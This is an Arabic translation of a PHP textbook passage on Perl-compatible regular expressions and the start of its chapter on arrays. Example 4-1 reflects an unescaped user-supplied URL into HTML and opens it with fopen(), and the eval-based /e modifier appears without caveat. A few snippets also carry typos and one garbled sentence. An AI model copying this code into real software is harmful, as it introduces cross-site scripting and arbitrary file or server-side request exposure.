يمكن أن يكون هذا الجشع مشكلة. في بعض الأحيان تحتاج إلى الحد الأدنى من المطابقة (غير المتشددة) *minimal* (*nongreedy*) *matching* - أي المحددات الكمية التي تطابق أقل عدد ممكن من المرات لإرضاء بقية النمط. تقدم Perl مجموعة متوازية من المحددات الكمية التي تطابق الحد الأدنى. من السهل تذكرها، لأنها مماثلة للمحدِدات الكمية الجشعة، ولكن مع إلحاق علامة استفهام (؟). يوضح الجدول 4-9 المحددات الكمية الجشعة وغير الجشعة المقابلة التي تدعمها التعبيرات العادية على غرار Perl.

الجدول 4-9. محددات الكم الجشعة وغير الجشعة في التعبيرات العادية المتوافقة مع لغة Perl

الكم الغير الجشع	الكم الجشع
??	?
*?	*
+?	+
{m}?	{m}
{m,}?	{m,}
{m,n}?	{m,n}

إليك كيفية مطابقة علامة باستخدام مُحدد كمي غير جشع:

```
preg_match("/(<.*?>)/", "do <b>not</b> press the button", $match);
// $match[1] is "<b>"
```

هناك طريقة أخرى أسرع وهي استخدام فئة حرف لمطابقة كل حرف ليس أكبر من حتى علامة أكبر من التالية:

```
preg_match("/(<[^>]*>)/", "do <b>not</b> press the button", $match);
// $match[1] is '<b>'
```

المجموعات غير الملتقطة Noncapturing Groups

إذا قمت بإحاطة جزء من نمط ما بين أقواس، فسيتم التقاط النص المطابق لهذا النمط الفرعي ويمكن الوصول إليه لاحقًا. ومع ذلك، قد ترغب أحيانًا في إنشاء نمط فرعي بدون التقاط النص المطابق. في التعبيرات العادية المتوافقة مع Perl، يمكنك القيام بذلك باستخدام بناء (*subpattern* :?):

```
preg_match("/(?:ello)(.*)/", "jello biafra", $match);
// $match[1] is " biafra"
```

مرجع خلفي Backreferences

يمكنك الإشارة إلى النص الذي تم التقاطه مسبقًا في نمط ذي مرجع خلفي *backreference*: يشير 1\ إلى محتويات النمط الفرعي الأول، ويشير 2\ إلى الثاني، وهكذا. إذا أدخلت أنماطًا فرعية متداخلة، يبدأ الأول بقوس الفتح الأول، ويبدأ الثاني بقوس الفتح الثاني، وهكذا.

على سبيل المثال، هذا يحدد الكلمات المضاعفة:

```
preg_match("/([[:alpha:]]+)\s+\1/", "Paris in the the spring", $m);
// returns true and $m[1] is "the"
```

تلتقط الدالة ()preg_match 99 نمطًا فرعيًا على الأكثر، يتم تجاهل الأنماط الفرعية بعد 99.

خيارات زائدة Trailing Options

تتيح لك التعبيرات العادية بنمط Perl وضع خيارات أحادية الأحرف (علامات flags) بعد نمط التعبير العادي لتعديل تفسير أو سلوك المطابقة. على سبيل المثال، لمطابقة حالة الأحرف، ما عليك سوى استخدام علامة i:

```
preg_match("/cat/i", "Stop, Catherine!"); // returns true
```

يوضح الجدول 4-10 أي معدّلات Perl مدعومة في التعبيرات العادية المتوافقة مع Perl.

الجدول 4-10. علامات بيرل

Modifier	المعنى
*/regexp/*i	تطابق مع حالة الأحرف
*/regexp/*s	جعل النقطة (.) تطابق أي حرف، بما في ذلك السطر الجديد \n

Modifier	المعنى
/*regexp*/x	حذف المسافات البيضاء والتعليقات من النمط
/*regexp*/m	جعل علامة الإقحام (^) تتطابق مع علامة الدولار من قبل، والأسطر الجديدة الداخلية (\n)
/*regexp*/e	إذا كانت سلسلة الاستبدال عبارة عن كود PHP، قم بـ ()eval للحصول على سلسلة الاستبدال الفعلية

تدعم دوال التعبير العادي المتوافقة مع Perl في PHP أيضًا المُعدِّلات الأخرى التي لا تدعمها Perl، كما هو مُدرج في الجدول 4-11.

الجدول 4-11. أعلام PHP إضافية

Modifier	المعنى
/*regexp*/U	يعكس جشع النمط الفرعي ؛ * و + الآن يتطابقان بأقل قدر ممكن، بدلاً من أكبر قدر ممكن
/*regexp*/u	يتسبب في معالجة سلاسل النمط على أنها UTF-8
/*regexp*/X	يتسبب في شرطة مائلة للخلف متبوعة بحرف ليس له معنى خاص لإرسال خطأ

Modifier	المعنى
*/regexp/*A	يتسبب في إرساء بداية السلسلة كما لو كان الحرف الأول من النمط ^
*/regexp/*D	يتسبب في تطابق الحرف $ فقط في نهاية السطر
*/regexp/*S	يتسبب في قيام المحلل اللغوي للتعبير بفحص بنية النموذج بعناية أكبر، لذلك قد يعمل بشكل أسرع قليلاً في المرة التالية (على سبيل المثال في حلقة)

من الممكن استخدام أكثر من خيار في نمط واحد، كما هو موضح في المثال التالي:

```
$message = <<< END
To: you@youcorp
From: me@mecorp
Subject: pay up

Pay me or else!
END;

preg_match("/^subject: (.*)/im", $message, $match);

print_r($match);

// output: Array ( [0] => Subject: pay up [1] => pay up
)
```

خيارات مضمنة

بالإضافة إلى تحديد خيارات على مستوى النموذج بعد محدد نمط الإغلاق، يمكنك تحديد خيارات ضمن نمط لجعلها تنطبق فقط على جزء من النموذج. بناء الجملة لهذا هو:

```
(?flags:subpattern)
```

على سبيل المثال، كلمة "PHP" هي فقط غير حساسة لحالة الأحرف في هذا المثال:

```
echo preg_match('/I like (?i:PHP)/', 'I like pHp', $match);
print_r($match) ;
// returns true (echo: 1)
// $match[0] is 'I like pHp'
```

يمكن تطبيق خيارات i و m و s و U و x و X داخلياً بهذه الطريقة. يمكنك استخدام خيارات متعددة في وقت واحد:

```
preg_match('/eat (?ix:foo d)/', 'eat FoOD'); // returns true
```

بادئة خيار بشرطة (-) لإيقاف تشغيله:

```
echo preg_match('/I like (?-i:PHP)/', 'I like pHp', $match);
print_r($matche) ;
```

```
// returns false (echo: 0)
// $match[0] is ''
```

نموذج بديل يمكّن العلامات أو يعطلها حتى نهاية النمط أو النمط الفرعي المرفق:

```
preg_match('/I like (?i)PHP/', 'I like pHp'); // returns true
preg_match('/I (like (?i)PHP) a lot/', 'I like pHp a lot', $match);
// $match[1] is 'like pHp'
```

العلامات المضمنة لا تمكّن الالتقاط. تحتاج إلى مجموعة إضافية من أقواس الالتقاط للقيام بذلك.

Lookahead و Lookbehind

في الأنماط، من المفيد أحيانًا أن تكون قادرًا على قول "تطابق هنا إذا كان هذا هو التالي". هذا شائع بشكل خاص عندما تقوم بفصل سلسلة. يصف التعبير العادي الفاصل الذي لم يتم إرجاعه. يمكنك استخدام *lookahead* للتأكد (بدون مطابقته، وبالتالي منع إرجاعه) من وجود المزيد من البيانات بعد الفاصل. وبالمثل، يتحقق *lookbehind* من النص السابق.

تأتي Lookahead و lookbehind في شكلين: إيجابي وسلبي "*positive* and *negative*". يقول الشكل الإيجابي لـ Lookahead أو lookbehind "يجب أن يكون النص التالي/السابق هكذا." يشير الشكل السلبي لـ Lookahead أو lookbehind "يجب ألا يكون النص التالي/السابق هكذا." يوضح الجدول 4-12 التركيبات الأربعة التي يمكنك استخدامها في الأنماط المتوافقة مع Perl. لا يلتقط أي من هذه التركيبات النص.

الجدول 12-4. Lookahead و lookbehind التأكيدات

البنية	المعنى
(?=*subpattern*)	Positive lookahead
(?!*subpattern*)	Negative lookahead
(?<=*subpattern*)	Positive lookbehind
(?<!*subpattern*)	Negative lookbehind

أحد الاستخدامات البسيطة لميزة lookahead الإيجابي هو تقسيم ملف بريد Unix mbox إلى رسائل فردية. تشير الكلمة "From" التي تبدأ سطراً بمفردها إلى بداية رسالة جديدة، لذلك يمكنك تقسيم صندوق البريد إلى رسائل عن طريق تحديد الفاصل كنقطة يكون فيها النص التالي "From" في بداية السطر:

```
$messages = preg_split('/(?=^From )/m', $mailbox);
```

من الاستخدامات البسيطة للبحث الخلفي السلبي "negative lookbehind" استخراج السلاسل المقتبسة التي تحتوي على محددات بين علامات اقتباس. على سبيل المثال، إليك كيفية استخراج سلسلة ذات علامات اقتباس مفردة (لاحظ أنه يتم التعليق على التعبير العادي باستخدام معدل x):

```
$input = <<< END
name = 'Tim O\'Reilly';
END;
```

```
$pattern = <<< END
' # opening quote
( # begin capturing
 .*? # the string
 (?<! \\\\ ) # skip escaped quotes
) # end capturing
' # closing quote
END;
preg_match( "($pattern)x", $input, $match);
echo $match[1];
Tim O\'Reilly
```

الجزء الصعب الوحيد هو أنه للحصول على نمط ينظر إلى الخلف لمعرفة ما إذا كان الحرف الأخير عبارة عن شرطة مائلة للخلف، نحتاج إلى الهروب من الشرطة المائلة للخلف لمنع محرك التعبير العادي من رؤية \)، مما يعني وجود قوس قريب حرفياً. بمعنى آخر، علينا استخدام الشرطة المائلة للخلف مرتين: \\). لكن قواعد اقتباس السلسلة في PHP تنص على أن \\ ينتج شرطة مائلة واحدة عكسية، لذلك ينتهي بنا الأمر بطلب أربع شرطات مائلة للخلف للحصول على واحدة من خلال التعبير العادي! هذا هو السبب في أن التعبيرات النمطية تشتهر بصعوبة قراءتها.

تحد Perl lookbehind من التعبيرات ذات العرض الثابت. أي أن التعبيرات لا يمكن أن تحتوي على محددات كمية، وإذا كنت تستخدم التناوب "alternation"، فيجب أن تكون جميع الاختيارات بنفس الطول. يحظر محرك التعبير العادي المتوافق مع Perl أيضًا المحددات الكمية في البحث الخلفي، ولكنه يسمح ببدائل ذات أطوال مختلفة.

قطع Cut

يمنع النمط الفرعي، أو cut، الذي نادرًا ما يستخدم مرة واحدة فقط، السلوك الأسوأ لمحرك التعبير العادي في بعض أنواع الأنماط. لا يتم أبدًا التراجع عن النمط الفرعي مرة واحدة.

الاستخدام الشائع للنمط الفرعي الوحيد هو عندما يكون لديك تعبير متكرر قد يتكرر في حد ذاته:

```
/(a+|b+)*\.+/
```

يستغرق مقتطف الشفرة هذا عدة ثوانٍ للإبلاغ عن الفشل:

```
$p = '/(a+|b+)*\.+$/';
$s                                                    =
'ababababbabbbabbaaaaabbbbabbababababababbba..!';

if (preg_match($p, $s)) {
 echo "Y";
}
else {
 echo "N";
}
```

هذا لأن محرك التعبير العادي يحاول بدء التطابق في جميع الأماكن المختلفة، ولكن عليه التراجع عن كل مكان، الأمر الذي يستغرق وقتًا. إذا كنت تعلم أنه بمجرد مطابقة شيء ما، فلا يجب التراجع عنه مطلقًا، فيجب عليك وضع علامة (?>*subpattern*):

```
$p = '/(?>a+|b+)*\.+$/';
```

القطع لا يغير نتيجة المطابقة أبدًا، إنه ببساطة يجعله يفشل بشكل أسرع.

التعبيرات الشرطية

يشبه التعبير الشرطي عبارة if في تعبير عادي. الشكل العام هو:

```
(?(condition)yespattern)
(?(condition)yespattern|nopattern)
```

إذا نجح التأكيد، فإن محرك التعبير العادي يطابق *yespattern*. مع النموذج الثاني، إذا لم ينجح التأكيد، يتخطى محرك التعبير العادي *yespattern* ويحاول مطابقة nopattern.

يمكن أن يكون التأكيد أحد نوعين: إما مرجع خلفي "backreference" أو تطابق متقدم "lookahead" أو تطابق خلفي "lookbehind". للإشارة إلى سلسلة فرعية تمت مطابقتها مسبقًا، يكون التأكيد رقمًا من 1 إلى 99 (معظم الترجعات الخلفية المتاحة). يستخدم الشرط النمط الموجود في التوكيد فقط في حالة مطابقة المرجع الخلفي. إذا لم يكن التأكيد مرجعًا خلفيًا، فيجب أن يكون تأكيدًا إيجابيًا أو سلبيًا lookahead or lookbehind.

الدوال

هناك خمس فئات من الدوال التي تعمل مع التعبيرات العادية المتوافقة مع Perl: المطابقة matching، والاستبدال replacing، والتقسيم splitting، والتصفية filtering، والدالة المساعدة لاقتباس النص.

التطابق

تقوم الدالة ()preg_match بتنفيذ مطابقة نمط Perl على سلسلة. إنه مكافئ لعامل //m عامل في Perl. تأخذ الدالة ()preg_match_all نفس المدخلات وتعطي نفس القيمة المرجعة للدالة ()preg_match، باستثناء أنها تأخذ نمط Perl بدلاً من نمط قياسي:

```
$found = preg_match(pattern, string [, captured ]);
```

كمثال:

```
preg_match('/y.*e$/', 'Sylvie'); // returns true
preg_match('/y(.*)e$/', 'Sylvie', $m); // $m is array('ylvie', 'lvi')
```

على الرغم من وجود دالة ()preg_match لمطابقة حالة الأحرف غير الحساسة، فلا توجد دالة ()preg_matchi. بدلاً من ذلك، استخدم علامة i على النمط:

```
preg_match('y.*e$/i', 'SyLvIe'); // returns true
```

تتطابق دالة ()preg_match_all بشكل متكرر من حيث انتهت المطابقة الأخيرة، حتى لا يمكن إجراء المزيد من التطابقات:

```
$found = preg_match_all(pattern, string, matches [, order ]);
```

تحدد قيمة *order*، إما PREG_PATTERN_ORDER أو PREG_SET_ORDER، مخطط التطابقات. سنلقي نظرة على كليهما، باستخدام هذا الكود كدليل:

```
$string = <<< END
13 dogs
12 rabbits
8 cows
1 goat
END;
preg_match_all('/(\d+)    (\S+)/',    $string,    $m1,
PREG_PATTERN_ORDER);
preg_match_all('/(\d+)    (\S+)/',    $string,    $m2,
PREG_SET_ORDER);
```

باستخدام PREG_PATTERN_ORDER (الافتراضي)، يتوافق كل عنصر في المصفوفة مع نمط التقاط فرعي معين. إذن، $m1[0] عبارة عن مصفوفة من جميع السلاسل الفرعية التي تطابق النمط، و $m1[1] عبارة عن مصفوفة من جميع السلاسل الفرعية التي تطابق النمط الفرعي الأول (الأرقام)، و $m1[2] عبارة عن مصفوفة من كل السلاسل الفرعية التي تطابق النمط الفرعي الثاني (الكلمات). تحتوي المصفوفة $m1 على عنصر واحد أكثر من الأنماط الفرعية.

باستخدام PREG_SET_ORDER، يتوافق كل عنصر من عناصر المصفوفة مع المحاولة التالية لمطابقة النمط بأكمله. لذا فإن $m2[0] عبارة عن مصفوفة من المجموعة الأولى من التطابقات ("13 dogs" ، "13" ، "dogs")، $m2[1] هي مصفوفة من المجموعة الثانية من التطابقات ("12 rabbits" ، "12" ، "rabbits") وهكذا. تحتوي المصفوفة $m2 على العديد من العناصر حيث كانت هناك تطابقات ناجحة للنمط بأكمله.

المثال 4-1 يجلب HTML في عنوان ويب معين إلى سلسلة ويستخرج عناوين URL من HTML. لكل عنوان URL، يقوم بإنشاء ارتباط إلى البرنامج الذي سيعرض عناوين URL على هذا العنوان.

مثال 4-1. استخراج عناوين المواقع من صفحة HTML

```
<?php
if (getenv('REQUEST_METHOD') == 'POST') {
 $url = $_POST['url'];
}
else {
 $url = $_GET['url'];
}
?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
 <p>URL: <input type="text" name="url" value="<?php echo $url ?>" /><br />
 <input type="submit">
</form>
<?php
if ($url) {
 $remote = fopen($url, 'r'); {
 $html = fread($remote, 1048576); // read up to 1 MB of HTML
 }
 fclose($remote);

 $urls = '(http|telnet|gopher|file|wais|ftp)';
 $ltrs = '\w';
```

```
$gunk = '/#~:.?+=&%@!\-';
$punc = '.:?\-';
$any = "{$ltrs}{$gunk}{$punc}";

preg_match_all("{
\b # start at word boundary
{$urls}: # need resource and a colon
[{$any}] +? # followed by one or more of any valid
# characters—but be conservative
# and take only what you need
(?= # the match ends at
[{$punc}]* # punctuation
[^{$any}] # followed by a non-URL character
| # or
\$ # the end of the string
)
}x", $html, $matches);
printf("I found %d URLs<P>\n", sizeof($matches[0]));

foreach ($matches[0] as $u) {
$link = $_SERVER['PHP_SELF'] . '?url=' . urlencode($u);
echo "<a href=\"{$link}\">{$u}</a><br />\n";
}
}
```

استبدال

تتصرف الدالة ()preg_replace مثل عملية البحث والاستبدال في محرر النصوص. يعثر على كل تكرارات النمط في سلسلة ويغير تلك التكرارات إلى شيء آخر:

```
$new = preg_replace(pattern, replacement, subject [,
limit ]);
```

الاستخدام الأكثر شيوعًا له كل سلاسل المدخلات باستثناء حد العدد الصحيح integer *limit*. الحد هو الحد الأقصى لعدد تكرارات النمط المراد استبداله (الافتراضي، والسلوك عند تجاوز حد 1-، هو كل التكرارات):

```
$better = preg_replace('/<.*?>/', '!', 'do <b>not</b>
press the button');
// $better is 'do !not! press the button'
```

مرر مجموعة من السلاسل كموضوع *subject* لإجراء الاستبدال عليها جميعًا. يتم إرجاع السلاسل الجديدة من ()preg_replace:

```
$names = array('Fred Flintstone',
 'Barney Rubble',
 'Wilma Flintstone',
 'Betty Rubble');
$tidy = preg_replace('/(\w)\w* (\w+)/', '\1 \2',
$names);
// $tidy is array ('F Flintstone', 'B Rubble', 'W
Flintstone', 'B Rubble')
```

لإجراء استبدالات متعددة على نفس السلسلة أو مجموعة السلاسل النصية باستدعاء واحد لـ preg_replace()، قم بتمرير مصفوفات من الأنماط والاستبدالات:

```
$contractions = array("/don't/i", "/won't/i", "/can't/i");
$expansions = array('do not', 'will not', 'can not');
$string = "Please don't yell - I can't jump while you won't speak";
$longer = preg_replace($contractions, $expansions, $string);
// $longer is 'Please do not yell - I can not jump while you will not speak';
```

إذا أعطيت استبدالات أقل من الأنماط، فسيتم حذف النص المطابق للأنماط الإضافية. هذه طريقة سهلة لحذف الكثير من الأشياء مرة واحدة:

```
$htmlGunk = array('/<.*?>/', '/&.*?;/');
$html = '&eacute; : <b>very</b> cute';
$stripped = preg_replace($htmlGunk, array(), $html);
// $stripped is ' : very cute'
```

إذا أعطيت مصفوفة من الأنماط لكن مع استبدال سلسلة واحدة، فسيتم استخدام نفس الاستبدال لكل نمط:

```
$stripped = preg_replace($htmlGunk, '', $html);
```

يمكن أن يستخدم التبديل backreferences. على عكس backreferences في الأنماط، فإن الصيغة المفضلة لـ backreferences في التبديلات هي $1 و $2 و $3 وما إلى ذلك. فمثلا:

```
echo preg_replace('/(\w)\w+\s+(\w+)/', '$2, $1.', 'Fred Flintstone')
Flintstone, F.
```

المُعدِّل e/ يجعل ()preg_replace يتعامل مع سلسلة الاستبدال ككود PHP الذي يُعيد السلسلة الفعلية لاستخدامها في الاستبدال. على سبيل المثال، يؤدي هذا إلى تحويل كل درجة حرارة مئوية إلى فهرنهايت:

```
$string = 'It was 5C outside, 20C inside';
echo preg_replace('/(\d+)C\b/e', '$1*9/5+32', $string);
It was 41 outside, 68 inside
```

هذا المثال الأكثر تعقيدًا يوسع المتغيرات في سلسلة:

```
$name = 'Fred';
$age = 35;
$string = '$name is $age';
preg_replace('/\$(\w+)/e', '$$1', $string);
```

كل تطابق يعزل اسم المتغير ($name, $age). يشير $1 في البديل إلى هذه الأسماء، لذا فإن كود PHP الذي تم تنفيذه بالفعل هو $name و $age. يتم تقييم هذا الكود إلى قيمة المتغير، وهو ما يتم استخدامه كبديل. يا للعجب!

الاختلاف في preg_replace() هو preg_replace_callback(). هذا يستدعي دالة للحصول على السلسلة البديلة. تمرر الدالة مصفوفة من التطابقات (العنصر الصفري هو كل النص المطابق للنمط، الأول هو محتويات النمط الفرعي الأول الملتقط، وهكذا). فمثلا:

```
function titlecase($s)
{
 return ucfirst(strtolower($s[0]));
}


$string = 'goodbye cruel world';
$new  =  preg_replace_callback('/\w+/',  'titlecase',
$string);
echo $new;


Goodbye Cruel World
```

شق spliting

بينما تستخدم preg_match_all() لاستخراج أجزاء من سلسلة عندما تعرف ما هي تلك القطع، استخدم preg_split() لاستخراج القطع عندما تعرف ما الذي يفصل القطع عن بعضها البعض:

```
$chunks = preg_split(pattern, string [, limit [, flags
]]);
```

يتطابق النمط مع فاصل بين قطعتين. بشكل افتراضي، لا يتم إرجاع الفواصل. يحدد الحد الاختياري الحد الأقصى لعدد القطع المراد إرجاعها (1- هو الافتراضي، مما يعني جميع الأجزاء). مدخل العلامات هي عبارة عن مزيج أحادي الاتجاه من علامات PREG_SPLIT_NO_EMPTY (لم يتم إرجاع الأجزاء

الفارغة) و PREG_SPLIT_DELIM_CAPTURE (يتم إرجاع أجزاء من السلسلة الملتقطة في النموذج).

على سبيل المثال، لاستخراج المعاملات فقط من تعبير رقمي بسيط، استخدم:

```
$ops = preg_split('{[+*/-]}', '3+5*9/2');
// $ops is array('3', '5', '9', '2')
```

لاستخراج المعاملات والعمليات، استخدم:

```
$ops    =    preg_split('{([+*/-])}',     '3+5*9/2',     -1,
PREG_SPLIT_DELIM_CAPTURE);
// $ops is array('3', '+', '5', '*', '9', '/', '2')
```

يتطابق نمط فارغ عند كل حد بين الأحرف في السلسلة وفي بداية السلسلة ونهايتها. يتيح لك ذلك تقسيم سلسلة إلى مجموعة من الأحرف:

```
$array = preg_split('//', $string);
```

تصفية مصفوفة بتعبير منتظم

تُرجع الدالة preg_grep() عناصر المصفوفة التي تطابق نمطًا معيناً:

```
$matching = preg_grep(pattern, array);
```

على سبيل المثال، للحصول على أسماء الملفات التي تنتهي بـ txt. فقط، استخدم:

```
$textfiles = preg_grep('/\.txt$/', $filenames);
```

الاقتباس عن العبارات العادية

تنشئ الدالة ()preg_quote تعبيرًا عاديًا يطابق سلسلة نصية معينة فقط:

```
$re = preg_quote(string [, delimiter ]);
```

كل حرف في سلسلة لها معنى خاص داخل تعبير عادي (على سبيل المثال، * أو $) يتم تهيئته بشرطة مائلة للخلف:

```
echo preg_quote('$5.00 (five bucks)');
\$5\.00 \(five bucks\)
```

المدخل الثاني الاختياري هو حرف إضافي يتم اقتباسه. عادة، تقوم بتمرير محدد التعبير النمطي الخاص بك هنا:

```
$toFind = '/usr/local/etc/rsync.conf';
$re = preg_quote($toFind, '/');

if (preg_match("/{$re}/", $filename)) {
 // found it!
}
```

الاختلافات عن تعبيرات Perl العادية

على الرغم من تشابهها الشديد، إلا أن تنفيذ PHP للتعبيرات العادية بأسلوب Perl له بعض الاختلافات الطفيفة عن التعبيرات العادية الفعلية لـ Perl:

- ❖ لا يُسمح بالحرف الفارغ (ASCII 0) كحرف حرفي ضمن سلسلة نمط. يمكنك الرجوع إليه بطرق أخرى (000\، x00\، إلخ).
- ❖ الخيارات E\ و G\ و L\ و l\ و Q\ و u\ و U\ غير مدعومة.
- ❖ البنية ({ *some perl code* }?) غير مدعومة.
- ❖ يتم اعتماد المعدّلات D/ و G/ و U/ و u/ و A/ و X/.
- ❖ يتم احتساب علامة التبويب العمودية v\ كحرف مسافة بيضاء.
- ❖ لا يمكن تكرار تأكيدات Lookahead و lookbehind باستخدام * أو + أو؟.
- ❖ لا يتم تذكر عمليات الإرسال المقوسة داخل التأكيدات السلبية.
- ❖ يمكن أن تكون فروع التناوب داخل تأكيد lookbehind ذات أطوال مختلفة.

مالتالي

الآن بعد أن عرفت كل شيء يجب أن تعرفه عن السلاسل والعمل معها، فإن الجزء الرئيسي التالي من PHP الذي سنركز عليه هو المصفوفات. ستتحداك أنواع البيانات المركبة هذه، ولكن عليك أن تتعرف عليها جيدًا، حيث تعمل PHP معها في العديد من المجالات. تعلم كيفية إضافة عناصر المصفوفات وفرز المصفوفات والتعامل مع الأشكال متعددة الأبعاد من المصفوفات أمر ضروري لكونك مطور PHP جيد.

الفصل الخامس: المصوفات

كما ناقشنا في الفصل الثاني، تدعم PHP كلاً من أنواع البيانات العددية "scalar" والمركبة "compound". في هذا الفصل، سنناقش أحد أنواع المركبات: المصفوفات.

المصفوفة: هي مجموعة من قيم البيانات المنظمة كمجموعة مرتبة من أزواج المفتاح والقيمة "key-value". قد يكون من المفيد التفكير في المصفوفة، مثل كرتونة البيض. يمكن لكل حجرة من كرتونة البيض أن تحمل بيضة، لكنها تتحرك كوعاء واحد شامل. ومثلما لا يجب أن يحتوي كرتونة البيض على البيض فقط (يمكنك وضع أي شيء فيه، مثل: الصخور، أو كرات الثلج، أو البرسيم رباعي الأوراق، أو الصواميل والمسامير)، لذا فإن المصفوفة أيضًا لا تقتصر على نوع واحد من البيانات. يمكن أن تحتوي على سلاسل وأعداد صحيحة وقيم منطقية وما إلى ذلك. بالإضافة إلى ذلك، يمكن أن تحتوي حجرة المصفوفات أيضًا على مصفوفات أخرى.

يتحدث هذا الفصل عن إنشاء مصفوفة وإضافة عناصر وإزالتها والتكرار فوق محتويات المصفوفة. نظرًا لأن المصفوفات شائعة جدًا ومفيدة، فهناك العديد من الدوال المضمنة التي تعمل معها في PHP. على سبيل المثال، إذا كنت ترغب في إرسال بريد إلكتروني إلى أكثر من عنوان بريد إلكتروني، فسوف تقوم بتخزين عناوين البريد الإلكتروني في مصفوفة ثم تقوم بالتكرار خلال المصفوفة، وإرسال الرسالة إلى عنوان البريد الإلكتروني الحالي. أيضًا، إذا كان لديك نموذج يسمح بتحديدات متعددة، فسيتم إرجاع العناصر التي حددها المستخدم في مصفوفة.

المصفوفات المفهرسة مقابل المصفوفة الترابطية

Indexed Versus Associative Arrays

يوجد نوعان من المصفوفات في PHP: مفهرسة "indexed" وترابطية "associative". مفاتيح المصفوفة المفهرسة هي أعداد صحيحة تبدأ بالرقم 0. تستخدم المصفوفات المفهرسة عندما تحدد الأشياء حسب موقعها. تحتوي المصفوفات الترابطية على سلاسل كمفاتيح وتتصرف مثل الجداول المكونة من عمودين. العمود الأول هو المفتاح، والذي يستخدم للوصول إلى القيمة.

تقوم PHP بتخزين جميع المصفوفات داخلياً كمصفوفات ترابطية؛ الفرق الوحيد بين المصفوفات الترابطية والمفهرسة هو ماهية المفاتيح. يتم توفير بعض ميزات المصفوفات بشكل أساسي للاستخدام مع المصفوفات المفهرسة لأنها تفترض أن لديك أو تريد مفاتيح تكون أعدادًا صحيحة متتالية تبدأ من 0. في كلتا الحالتين، تكون المفاتيح فريدة. بمعنى آخر، لا يمكن أن يكون لديك عنصران بنفس المفتاح، بغض النظر عما إذا كان المفتاح سلسلة أو عددًا صحيحًا.

تحتوي مصفوفات PHP على ترتيب داخلي لعناصرها يكون مستقلاً عن المفاتيح والقيم، وهناك دوال يمكنك استخدامها لاجتياز المصفوفات بناءً على هذا الترتيب الداخلي. عادةً ما يكون الترتيب هو الترتيب الذي تم فيه إدراج القيم في المصفوفة، لكن دوال الفرز الموضحة لاحقًا في هذا الفصل تتيح لك تغيير الترتيب إلى ترتيب بناءً على المفاتيح أو القيم أو أي شيء آخر تختاره.

تحديد عناصر المصفوفة

قبل أن ننظر في إنشاء مصفوفة، دعنا نلقي نظرة على هيكل مصفوفة موجودة. يمكنك الوصول إلى قيم محددة من مصفوفة موجودة باستخدام اسم متغير المصفوفة، متبوعًا بمفتاح العنصر، أو الفهرس، داخل أقواس مربعة:

```
$age['fred']
$shows[2]
```

يمكن أن يكون المفتاح إما سلسلة أو عددًا صحيحًا. يتم التعامل مع قيم السلسلة المكافئة للأرقام الصحيحة (بدون الأصفار البادئة) كأعداد صحيحة. وبالتالي، يشير $array[3] و $array['3'] إلى نفس العنصر، بينما يشير $array['03'] إلى عنصر مختلف. الأرقام السالبة هي مفاتيح صالحة، لكنها لا تحدد مواضع من نهاية المصفوفة كما هو الحال في Perl.

ليس عليك اقتباس سلاسل من كلمة واحدة. على سبيل المثال، $age['fred'] هي نفسها $age[fred]. ومع ذلك، يُعتبر استخدام علامات الاقتباس دائمًا أسلوب PHP جيدًا، لأن المفاتيح التي لا تحتوي على أي مسافة لا يمكن تمييزها عن الثوابت. عندما تستخدم ثابتًا كمؤشر بدون علامات تنصيص، تستخدم PHP قيمة الثابت كمؤشر وتصدر تحذيرًا. سيؤدي هذا إلى ظهور خطأ في الإصدارات المستقبلية من PHP:

```
$person = array("name" => 'Peter');
print "Hello, {$person[name]}";
// output: Hello, Peter
// this 'works' but emits this warning as well:
```

```
Warning: Use of undefined constant name - assumed 'name' (this will throw an
Error in a future version of PHP)
```

يجب عليك استخدام علامات الاقتباس إذا كنت تستخدم التوسعة "interpolation" لإنشاء فهرس المصفوفة:

```
$person = array("name" => 'Peter');
print "Hello, {$person["name"]}";// output: Hello, Peter (with no warning)
```

على الرغم من أنه اختياري تقنياً، إلا أنه يجب عليك أيضًا اقتباس المفتاح إذا كنت تستكمل بحث مصفوفة للتأكد من حصولك على القيمة التي تتوقعها. ضع في اعتبارك هذا المثال:

```
define('NAME', 'bob');
$person = array("name" => 'Peter');
echo "Hello, {$person['name']}";
echo "<br/>" ;
echo "Hello, NAME";
echo "<br/>" ;
echo NAME ;
// output:
Hello, Peter
Hello, NAME
bob
```

تخزين البيانات في المصفوفات

سيؤدي تخزين قيمة في مصفوفة إلى إنشاء المصفوفة إذا لم تكن موجودة بالفعل، ولكن محاولة استرداد قيمة من مصفوفة لم يتم تعريفها لن تنشئ المصفوفة. فمثلا:

```
// $addresses not defined before this point
echo $addresses[0]; // prints nothing
echo $addresses; // prints nothing

$addresses[0] = "spam@cyberpromo.net";
echo $addresses; // prints "Array"
```

يمكن أن يؤدي استخدام مهمة بسيطة لتهيئة مصفوفة في برنامجك إلى كود مثل هذا:

```
$addresses[0] = "spam@cyberpromo.net";
$addresses[1] = "abuse@example.com";
$addresses[2] = "root@example.com";
```

هذه مصفوفة مفهرسة، تبدأ مؤشرات الأعداد الصحيحة بها عند 0. وإليك مصفوفة ترابطية:

```
$price['gasket'] = 15.29;
$price['wheel'] = 75.25;
$price['tire'] = 50.00;
```

أسهل طريقة لتهيئة المصفوفة هي استخدام بنية ()array، التي تبني مصفوفة من مدخلاتها. يؤدي هذا إلى إنشاء مصفوفة مفهرسة، ويتم إنشاء قيم الفهرس (بدءًا من 0) تلقائيًا:

```
$addresses = array("spam@cyberpromo.net",
"abuse@example.com",
"root@example.com");
```

لإنشاء مصفوفة ترابطية باستخدام ()array، استخدم الرمز <= لفصل المؤشرات "indices" (المفاتيح) عن القيم:

```
$price = array(
 'gasket' => 15.29,
 'wheel' => 75.25,
 'tire' => 50.00
);
```

لاحظ استخدام المسافة البيضاء والمحاذاة. كان من الممكن أن نجمع الكود، لكنها لم تكن سهلة القراءة (وهذا يعادل نموذج الكود السابق)، أو إضافة القيم أو إزالتها بسهولة:

```
$price = array('gasket' => 15.29, 'wheel' => 75.25,
'tire' => 50.00);
```

يمكنك أيضًا تحديد مصفوفة باستخدام صيغة بديلة أقصر:

```
$price = ['gasket' => 15.29, 'wheel' => 75.25, 'tire'
=> 50.0];
```

لإنشاء مصفوفة فارغة، لا تمرر أي مدخلات إلى ()array:

```
$addresses = array();
```

يمكنك تحديد مفتاح أولي باستخدام => ثم قائمة القيم. يتم إدخال القيم في المصفوفة بدءًا من هذا المفتاح، مع القيم اللاحقة التي تحتوي على مفاتيح متسلسلة:

```
$days = array(1 => "Mon", "Tue", "Wed", "Thu", "Fri",
"Sat", "Sun");
// 2 is Tue, 3 is Wed, etc.
```

